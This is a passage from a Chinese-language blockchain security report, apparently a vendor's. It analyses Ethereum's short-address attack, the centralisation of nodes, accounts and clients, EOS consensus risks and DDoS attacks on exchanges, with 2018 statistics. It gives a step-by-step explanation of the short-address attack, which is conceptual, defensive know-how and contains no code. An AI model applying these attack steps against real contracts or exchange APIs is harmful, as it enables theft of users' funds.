短地址攻击是以太坊虚拟机未能接受正确参数的副产物。攻击者可以通过特定制作的地址利用这个弱点，针对部分编码错误的客户端进行参数填充。虽然这个漏洞还没有被大规模利用，但它很好地证明了客户和以太坊区块链之间的交互也可能存在问题。

其他链外问题也存在：以太坊生态系统采用特定的 JavaScript 前端，浏览器插件以及公共节点。

在 Coindash ICO 欺诈事件中的黑客也使用了臭名昭着的链外漏洞，他们在网页上修改了 ICO 公司的以太坊地址，诱骗参与者将攻击者地址发到自己的账户。

问题示例：

1、 交易所 API 具有填入收件人地址和金额的交易功能。

2、 然后，API 与智能合约中填充参数的 transfer(address_to,uint256 _amount)函数进行交互：它将 12 个零字节的地址（预期为 20 个字节长度）预先设置为 32 个字节长度。

3、 Bob（0x3bdde1e9fbaef2579dd63e2abbf0be445ab93f00）请求 Alice 转给他 20 个加密数字货币。他恶意地将她的地址截断以消除尾部的零。

4、 Alice 使用交易 API 和 Bob 较短的 19 字节地址（0x3bdde1e9fbaef2579dd63e2abbf0be445ab93f）。

5、 API 用 12 个零字节填充地址，使其填充为 31 个字节而不是 32 个字节。有效地从以下_amount 参数中窃取一个字节。

6、 最终，执行智能合约代码的 EVM 会标注数据未正确填充，并会在 _amount 参数末尾添加丢失的字节。就这样有效地转出了 256 倍以上的加密数字货币。

3.2.2.10 应对智能合约未来的漏洞及风险


以太坊仍然处于起步阶段。用于开发智能合约的主要语言 Solidity 尚未达到稳定版本，生态系统中的其他工具也仍然处于试验阶段。每次发现具有破坏性的智能合约让许多人都感到惊讶，但我们没有理由相信其他同等性质破坏力的漏洞不会出现。

只要投资者决定将大量资金用于复杂而轻微审计的代码，我们就可以持续看到那些会导致可怕后果的新发现。尽管代码审计和安全审查还有很多不成熟的地方，但去中心化应用在飞跃式发展。随着新类型的漏洞不断被发现，需要有新的工具出现，以便在攻击者之前找到漏洞，直到智能合约开发达到稳定和成熟的状态。

3.2.3 以太坊现实运行情况分析

3.2.3.1 以太坊 24 小时新产出区块分布

2018 年 05 月 28 日以太坊 24 小时新生产区块 5707 块，由 60 个地址包揽,平均每个地址生产 95 块,超过平均产出值的仅有 8 个(Ethermine、f2pool、Sparkpool、Nanopool、miningpoolhub、bitclubpool、Dwarfpool、bw）均为大型矿池或矿场，占整体产出区块量的 88.33%。




（以太坊 24 小时新生区块分布 数据来源：etherscan.io @2018.05.28）

从以太坊的 24 小时产出区块分布来看，矿池、矿场的资源集中度很高，极有可能受到 DDoS 拒绝服务攻击的风险，而导致挖矿竞争算力优势的短时失效。

3.2.3.2 以太坊节点分布分析

根据综合分析知道创宇网络探测雷达 Zoomeye.org 实时探测数据和以太坊节点网站 ethernodes.org 实时监测数据，截至 2018 年 5 月 28 日全球共有 19977 个以太坊节点，美中占据全球以太坊节点的半壁江山（49.10%），节点数 1000 以上国家三个，节点在 500 以上的国家 8 个（美国、中国、新加坡、加拿大、俄罗斯、德国、英国、韩国），节点数 200 以上的国家 14 个，节点数 100 以上的国家 21 个。就单个城市而言，伦敦是以太坊节点最多的城市。




（全球以太坊节点分布 数据来源：1）ethernodes.org 2）zoomeye.org @2018.05.28）

3.2.3.3 以太坊账户分布分析

截至 2018 年 5 月 30 日，以太坊总账户数到达 35154536 个，拥有 99,776,164.56 Ether。其中大于 100 万美元的以太坊账户有 5311 个，这 5311 个账户拥有 73,991,064.37 Ether。

这部分 0.00015%的用户，拥有了以太坊总量 74.16%的 Ethereum。即使在这些大于 100 万美元的账户中计算，前 500 名持有着以太坊总量 52.26%的 Ethereum，以太坊账户呈现出高度集中化现象。



（数据来源：etherscan.io,数据采样时间：2018.5.30）

按账户地址交易量排名，以太坊账户地址排名前列的基本被矿池和交易所包揽，其中部分交易所会同时开具多个账户来分散风险。在智能合约地址上，近期区块链行业的热点 EOS 的众筹智能合约地址 EOScrowdsale 排在首位，交易量超过第二名 6.6 倍。

智能合约交易量排名	智能合约名	交易量	以太坊数量	持有以太坊排名
1	EOSCrowdsale	744,002	17,759.34	645
2	EnvionToken	97,105	12,284.67	911
3	WithdrawDAO	19,085	222,587.21	48

4	WrappedETH-MKR	16,873	3,826.62	2,800
5	HeroCoin	11,668	3,701.96	2,848
6	ViceIndustryTokenSale	8,587	23,406.07	467
7	SubstratumCrowdsale	8,448	13,349.83	852
8	ExtraBalDaoWithdraw	8,122	74,290.68	153
9	HeroNodeCrowdsale	7,241	18,733.46	618
10	EduToken_LiveEduSale	6,498	5,879.96	1,953
11	EnjinCoinPresale	4,303	10,000.65	1,123
12	DigixCrowdSale	3,545	466,648.15	23

（数据来源：etherscan.io,数据采样时间：2018.5.30）

3.2.3.4 以太坊客户端分布分析

根据 2018 年 5 月 28 日的统计,全球共有 19977 个以太坊存活节点，使用 69 种不同的客户端代码。前 5 个集中度为 92.30%，前两个集中度为 79.82%，相较 2017 年 6 月的 81%基本未变，其中排名第一 Geth 的占比有所下降，但前两个使用度依然在 80%左右。


Ethereum 客户端 Top5	2018 年 5 月	2017 年 6 月
1	Geth 54.32%	Geth 76%
2	Parity 25.50%	Parity 15%
3	ethereumjs-devp2p 5.99%	
4	Ethereum(J)4.54%	
5	Pirl 1.96%	

（分析数据来源：2018 年数据：ethernodes.org/network/1/nodes 数据采样时间：2018 年 5 月 28 日；

2017 年数据：https://news.earn.com/quantifying-decentralization-e39db233c28e）

3.2.3.5 以太坊代码贡献度分布

基于 Github 上以太坊代码（go-ethereum）的分析，以太坊代码最先进行开发且贡献量最多的是 obscuren 在 2014 年开始的，随后 karalabe，fjl，tgerring 在 2015 年也开始大规模对服务器贡献。随后贡献者数量减少其中 karalabe 和 fjl 从 2015 年至今都在稳定的贡献。在 2018 年中，仍有 30 人对主服务器有贡献，在三月份的贡献者数量较低。



（图片来源：github.com @2018.06.01）

综合上述分析，以太坊除新产出区块外，在节点分布、账户地址分布、客户端分布、代码贡献度分布上相比比特币都更加集中。

尤其在节点客户端方面，集中在 Geth 和 Parity 两种客户端上，而这两个客户端都出现过相应的安全风险问题。一旦，某款客户端出现新的重大漏洞，将会给以太坊网络中 50%以上的节点带来安全威胁。

同时，以以太坊为基础发行的 Token 占比超过了 83%。这对整个以太坊生态来说，可能会在未来一段时间内，都将面临着极高的受攻击风险。

3.3 区块链新生代—— EOS 的安全风险分析

3.3.1 EOS 介绍

EOS 是由 Daniel Larimer（网名 ByteMaster，简称 BM）在 2017 年发起的公链项目。它的最大创新点是引入了 DPOS-BFT（Delegated Proof Of Stake - Byzantine Fault Tolerance, 基于拜占庭容错的股份授权证明机制）的共识机制。

该共识机制是采用了委托授权证明和拜占庭容错相结合的方式来支持 EOS 区块链系统的运作，EOS 不再需要参与者进行挖矿通过算力验证和时间竞争去生成区块。而是由 EOS 加密数字货币持有者使用手中的 EOS 加密数字货币进行投票，从众多候选节点中选出 21 个生产主节点和 100 个备用节点。

由 21 个主节点内部按照拜占庭共识机制决定节点间的出块顺序，确保每一时刻只有一个生产节点出块，出块后由其它 20 个主节点进行签名确认，当一个区块只要获得 15 个节点的签名确认后，这个区块将会被 EOS 链所承认，其中所包含的交易即相当于完成交易确认。

相比于比特币 10 分钟和以太坊 14 秒，EOS 以 0.5s 的区块生成时间，比前两者提升数十甚至数百倍不止。同时由于 EOS 的有限节点确认方式，使得理想情况下的交易速度也十分迅速（通常被认为会在 1s 内完成确认）。

生产节点的选举每 63 秒选举一次。每次选出 21 个生产主节点和 100 个备用节点，21 个主节点中的前 20 个节点由节点所持有的股份决定，最后一个节点由支持该节点最多的投票人数而决定。

EOS 运行过程中如果投票得到 15 个超级节点及以上数量的同意，超级节点可以冻结账户，当同意数量达到 17 个，甚至可以修改账户中的代码。 同样在获得 15 个节点同意后，可以提出修改“EOS 宪法”的动议，并在维持 30 天后，征求全体 EOS 持有者的投票意见。


每个生产主节点在每轮选举周期中将会生成 6 个区块。对于因网络等异常原因而导致节点不能正常产出区块，EOS 链上将会跳过这些区块。生产主节点如果没有按队列产出区块，并且在 24 小时内一直都没有产出区块，将会被踢出生产队列。

由于 EOS 的出块异常跳过机制，可能会导致 EOS 系统短暂的交易失效或延长交易处理时间。这种情况如果频繁发生，对运行在 EOS 上的应用有可能会产生服务可用性和服务质量的影响。

3.3.2 EOS 竞选团队分布分析

截至 6 月 2 日全球共有 191 个团队参加了 EOS 节点竞选，已提供网站的有 181 个，已提供 EOS 地址的有 41 个。

根据提取知道创宇自有网络探测 Zoomeye.org 和 eosgo.io 网站实时数据进行分析，从国家分布来看，总共涉及 46 个国家，中国、美国、加拿大、新加坡、韩国、英国、德国、荷兰、俄罗斯名列前九位，其中，中国 EOS 团队数量 59 个占比 30.89%、美国 EOS 团队数量 29 个占比 15.18%，前九位团队数量占到总团队数量的 68.59%。



（EOS BP 节点团队按国家分布 数据来源：eosgo.io @2018.06.02）

为便于统计将 EOS 节点按国家分为 10 个地域，这 10 个地域中东亚拥有节点团队数量最多达到 68 个，其次依次为北美（39）、西欧（29）、东南亚和大洋洲（21）、东欧（12）、中美（8）、南美（5）、非洲（4）、南亚（3）、中东（2）。

东亚68	中国 59	韩国 6	日本 3							
东南亚大洋洲21	新加坡 9	泰国 3	柬埔寨1	菲律宾1	越南1	澳大利亚4	新西兰1	萨摩亚1		
南亚3	印度2	不丹1								
中东2	以色列1	阿联酋1								
西欧29	英国 6	德国 4	荷兰 4	挪威 3	西班牙 3	冰岛2	爱尔兰2	瑞典2	瑞士2	法国1
东欧12	俄罗斯 4	乌克兰 3	波兰2	拉脱维亚1	罗马尼亚1	塞尔维亚1				
北美39	美国 29	加拿大10								
中美8	BVI 2	墨西哥2	波多黎各2	开曼群岛1	危地马拉1					
南美5	巴西2	安圭拉1	阿根廷1	委内瑞拉1						
非洲4	南非2	肯尼亚1	塞舌尔1							

（数据来源：eosgo.io @2018.06.02）

前 5 个地域的团队数量占总数量的 88.48%。由于受 EOS 运行机制设

计因素的影响，这样的分布情况极有可能导致前 5 个地域对 EOS 区块生产造成垄断。综合 EOS 竞选节点团队国家分布看，未来节点间竞争极有可能出现在亚洲、美洲和欧洲之间。

3.3.3 现实互联网跨地域访问时延对 EOS 节点的影响

2018 年 5 月份全球实测情况

	北京	东京	新加坡	洛杉矶	新泽西	阿姆斯特丹
北京	—	115ms	185ms	291ms	412ms	305ms
东京	111ms	—	66ms	105ms	159ms	260ms
新加坡	180ms	73ms	—	181ms	245ms	187ms
洛杉矶	234ms	98ms	182ms	—	73ms	139ms
新泽西	390ms	158ms	265ms	76ms	—	82ms
阿姆斯特丹	438ms	259ms	185ms	157ms	87ms	—

（数据来源：笔者实测结果 @2018.05）

上面表格是在 2018 年 5 月初实测全球 6 个不同地域间网络互访时延的情况。从上图可以看出区域间网络时延较高，如东亚到欧洲、亚洲到美国东海岸间的时延均不低于 180ms。北京到新泽西及阿姆斯特丹到北京更是高达 412ms 和 438ms。

按 EOS 节点 0.5 秒出块的设置（现以太坊 14 秒、比特币 10 分钟），和现实网络的时延可能会导致地域性垄断。就算修建专网这个问题也很难解决。这种情况极有可能会导致跨区域 EOS 节点协作出现问题。此种情况一旦频繁出现势必将导致整体 EOS 系统的执行效率。

3.3.4 EOS 与 ETH、BTC 对比分析

根据上述对比分析来看，EOS 节点的 24 小时现金收益仅为以太坊有产出节点平均收益的 3.12%，相对于比特币的有产出节点平均收益来说仅为 0.96%。

2018.6.7 01:12 BJT	EOS	ETH	BTC
共识机制	DPoS	PoW	PoW
共识决定因素	投票	计算	计算
共识达成条件	>2/3 (15/21)	>50%	>50%
节点数量	21(+100)	17786	10019
节点块验证机制	最长链原则	最长链原则	最长链原则
新区块生成时间	0.5s	14s	600s (10mins)
交易终结确认	15 个节点确认	不存在	不存在
交易确认时间	>=15 个节点 1s <15 节点无法确认	>=3 确认 42s >=6 确认 84s	>=3 确认 30 分钟 >=6 确认 60 分钟
交易未确认条件	小于 15 节点确认	交易手续费过低	交易手续费过低
节点竞争机制	投票抢占	算力抢占	算力抢占
节点收益	1 节点维护收益 2 股权增值收益 3 商用服务收益	1 区块奖励 2 交易手续费	1 区块奖励 2 交易手续费
每区块奖励收益	每块 0.0793 EOS	每区块 5 ETH	每区块 12.5 BTC
24H 每节点产量	24 小时 8226 块	24 小时 95.12 块	24 小时 9.81 块
主节点 24H 收益(节点均值)	652.322 EOS	475.6 ETH	122.625 BTC
市价 ($)	13.63	597.58	7521.59
24H 现金收益 ($)	8,891.15	284,209.05	922,334.97

备节点 24H 收益	136.986 EOS		
市价（$）	13.63		
24H 现金收益（$）	1,867.12		

（上面表格中市价数据采样自 coinmarketcap.com 采样时间：2018.6.7 01:12 北京时间）

如果从攻击谋利者角度出发，除非有非常显而易见的系统漏洞出现，否则现阶段对 EOS 节点攻击的价值并不足以让它们将攻击重点从比特币、以太坊等高市值加密数字货币上转向到 EOS 上。但后续随着 EOS 生态的不断完善，EOS 整体市值的提升，有可能会让攻击者针对更有价值的 EOS 生态应用而发起针对 EOS 网络的攻击。

因此，对于 EOS 生态应用参与者来说，安全投入工作的前置将会比在攻击来临时的应急处理要更能有效的进行安全防护。

3.3.5 EOS 安全风险分析

EOS 的安全风险从自身机制、EOS 生态、用户三方面深入分析：

3.3.5.1 自身机制的安全风险

✧ 根据 medium 网站中的留言记录，投票是 BM 认为 DPOS 共识机制中所面临的最大问题，投票面临着股权集中化的问题，这种集中化可以分为三类：

1）个体集中化：股权分布高度集中，这个在目前来看，最低 140 亿美元规模的市值，向少数个体集中的情况很难出现。

2）联盟集中化：股权由结盟的少数派持有，也就意味着区块生产节

点内部出现腐败。这个是目前最有可能发生的。

3）杠杆集中化：利用市场的群体逐利 / 恐慌心理，利用少量股权在短期内引导市场将股权集中到部分节点上。这种情况也很有可能出现。

由于投票所导致的节点股权变更，将引发对节点的控制，极限情况可能导致以下四种情况发生：

（1） 修改交易

（2） 应用服务阻止

（3） 网络垄断

（4） 可回滚的分叉

- ✧ EOS 区块生成跳过机制设计，可能会让 EOS 变为一个可动态服务降级的网络，一旦系统中 33%的节点（24 小时内 7 个节点）出现网络或节点异常，对 EOS 整个网络的服务可用性和质量保障都将会受到巨大影响。
- ✧ EOS 智能合约所使用的 WASM 环境，由于实际上是照搬了官方 webassembly 及 Andrew Scheidecker 等人的代码。导致上线前被爆出了 EOS 智能合约 WASM 函数表数组越界的远程代码执行漏洞，尽管随后 EOS 官方 Block.one 进行了紧急修复，但是在 32 位系统上该漏洞依然存在。

3.3.5.2 区块链生态的安全风险：

根据对现有区块链加密数字货币生态的观察，EOS 生态将会由主服务节点、备用节点、投票应用（APP、网站）、钱包、交易所、dApp 应用几方组成。

其中：

- ➢ 主服务节点风险主要来自于节点或网络异常等情况（如外部 DDoS 攻

击、内部节点故障等），24 小时内持续不产出区块，被踢出生产队列；

- 备用节点风险主要来自于节点持有股份数量过少，被提出收益队列；
- 投票应用风险主要来自于应用漏洞导致投票错投、股份权益损失；
- 钱包风险主要来自于钱包自身漏洞导致的股份权益损失；
- 交易所风险主要来自于帐号失窃、突发做空，现金挤兑三个方面；
- dApp 应用风险主要来自于 dApp 漏洞损失和 EOS 服务质量不稳定两个方面。

3.3.5.3 用户角色的安全风险：

对于 EOS 加密数字货币持有者来说，需要提高交易所、钱包等安全使用和交易意识，预防因私钥丢失、交易所账号及钱包失窃、被钓鱼、空投骗局等安全问题而导致的个人财产损失。

3.3.6 EOS 分析结论

1、 EOS 极有可能会在主网启动后引发内部节点间的恶意竞争，主要竞争对手可能会集中在亚洲、美洲和欧洲之中。早期针对服务节点的攻击很有可能会来自节点间的内部竞争。

2、 全球跨地区网络时延问题有可能会给 EOS 网络的稳定运行带来影响。

3、 由于 EOS 加密数字货币价格、EOS 生态市场、EOS 算法设计的复杂度等因素，短期内可能不易发起利用 EOS 机制漏洞的攻击。但从

长期来看，随着 EOS 生态的完善，重量级应用的承载，将有可能导致攻击者对特定应用而发起利用 EOS 网络机制问题的攻击。

4、 由于 EOS 加密数字货币的市值总量，对于 EOS 交易所、钱包及投票系统来说，以短期场内外做空和加密数字货币盗窃性质的攻击需要提高防范等级。

5、 因为 EOS 区块生成跳过机制，导致 EOS 是个可动态服务降级的网络，dApp 在设计时需要提高对 EOS 网络服务降级的容忍度，以应对 EOS 网络服务降级的问题。

6、 由于 EOS 系统也依赖于底层传统软件，因此出现在传统软件领域的安全问题，未来在 EOS 系统中也极有可能会重现。所以在重视 EOS 系统在重视自身加密算法和共识机制安全的基础上，同样需要重视传统软件领域所面临的安全问题。

7、 EOS 的智能合约框架由于引用了很多第三方外部代码，这就使得智能合约的约束性无法得到保证，这些第三方代码所包含的漏洞和风险均会传递给整体 EOS 系统。因此，EOS 生态的智能合约同样需要更加严格的审计来保证逻辑完备性和合理性，避免出现类似以太坊智能合约以及第三方代码所带来的漏洞问题。

3.4 从区块链设计角度看待区块链的安全

从区块链设计角度看待区块链的安全有以下几个方面需要考虑：

- 去中心化的考虑：

去中心化是以资源的多份冗余机制来确保系统的数据完整性，去中心化系统的数据向每一个参与者开放，这也就意味着每个参与者都可以得到这个系统的全量数据，有可能存在整个系统数据被恶意监听的风险。

如果从设计角度出发那应该从尽可能多的地方去考虑去中心化，比如：共识机制、数据结构、加密算法、客户端版本、钱包等支持生态及应用的多样性培养等方面去入手。

同时，去中心化的问题还需要长期关注，不定期跟踪整个系统网络的运行情况去进行相应干预和影响，才有可能保证现实的去中心化尽可能平滑的延续下去。

- 共识机制的选择：

以比特币为例 PoW 共识机制的根本问题是由于其设计策略导致交易永远只能近似终结而无法真正终结、交易确认的时间长（10 分钟产出 1 个区块）、单位时间交易确认效率低（平均每秒处理 7 笔交易），这就给攻击者在延展性攻击、双花攻击、垃圾交易攻击等方式上带来了可乘之机。

而对于最长链确认机制，则会导致扣块攻击（自私挖矿）的变成现实。这可能由于以时序作为共识参考基准的所有区块链所面临的共同问题。

参考 Vitalik 近期在国内某场区块链技术大会上的表述，对于 PoW 共识机制区块链系统 / 网络应考虑采用与其它所不同的 PoW 共识机制及加密算法，以避免攻击者利用其它采用相同机制的区块链系统从高算力上进行 51%攻击等由设计机制所引发的攻击。

同时，未来可能会出现不依靠时序控制的区块链共识机制，将会突破因最长链确认机制而导致的安全风险问题。

- 加密与签名角度的考虑：

同时采用了非对称加密技术可以保证信息传递过程的安全，但也给钱包私钥保管和钱包的可恢复性带来了更大的挑战。这两种情况如果处理不当，都会导致用户加密数字货币的损失。

对于这种情况的避免可以考虑参照多方签名方法，对私钥进行多重加密签名并同步分散验证，将私钥转置为需要若干方同时参与验证才能提取的加密数据，作为用户加密数字货币保管和恢复的另一种思考。

- 来自传统软件和引用第三方组件 / 代码引发安全问题的考虑：

尽管区块链系统在加密算法、共识机制上有所创新，但其系统代码同样需要依赖软件工程学和传统软件 / 代码进行构建，这也使得它同样会面临传统软件领域的安全风险。如上面提到的 EOS 智能合约远程执行漏洞由照搬 webassembly 代码导致，或直接引用一些传统软件及第三方组件，都有会给区块链系统带来这些代码、组件、软件中所隐藏的安全风险。因此，区块链系统需要同样重视来自传统软件领域的安全问题。

4 区块链生态面临的风险

区块链生态是支撑区块链运行并与现实世界相连接的一系列支撑系统或应用。区块链生态中包括矿场和矿池、加密数字货币交易所、软硬钱包、数据跟踪浏览器、dApp 应用等。这些生态由于大多采用现实世界中已有架构模式构建，导致它们依然会存在区块链之外的一些传统系统或应用所面临的安全问题，下面将重点就目前受到安全威胁最多的交易所、钱包和矿场的实际案例来说明各生态环节所面临的风险。

4.1 交易所面临的风险

由于交易所在其交易池中同时持有用户的多种加密数字货币，导致攻击者将其视为付出最小成本获得极大收益的目标，而经常受到攻击者的威胁。交易所面临的威胁主要来自拒绝服务和账户被盗两个方面，下面就列举相应案例说明：

（1） 拒绝服务攻击：

交易所存在拒绝服务攻击的威胁，造成网站页面瘫痪。我公司就曾经处理过区块链相关的拒绝服务攻击。

某日，中国某区块链货币交易平台在毫无征兆的情况下突然遭遇猛烈 UDP FLOOD 攻击，受到的攻击流量和数据包峰值瞬间飙升到 84517Mbps 和 30953746pps，然而该平台与知道创宇联合防御专家组十分坦然，因为知道创宇早已为该平台提供了全方位的军工级防护。攻击者在此次闪电

突袭受挫后转为麻雀战术，各种间歇性小规模攻击一直持续了九天，企图消耗带宽，麻痹防御专家。




图 1 第一波 节点监控

九天后，攻击者纠集了 58913 个肉鸡僵尸，CC 攻击流量急剧攀升到 51023.30GB，不过知道创宇的协同防御武器很快还以颜色，使攻击者不得不暂时撤退。




图 2 第二波 安全报表

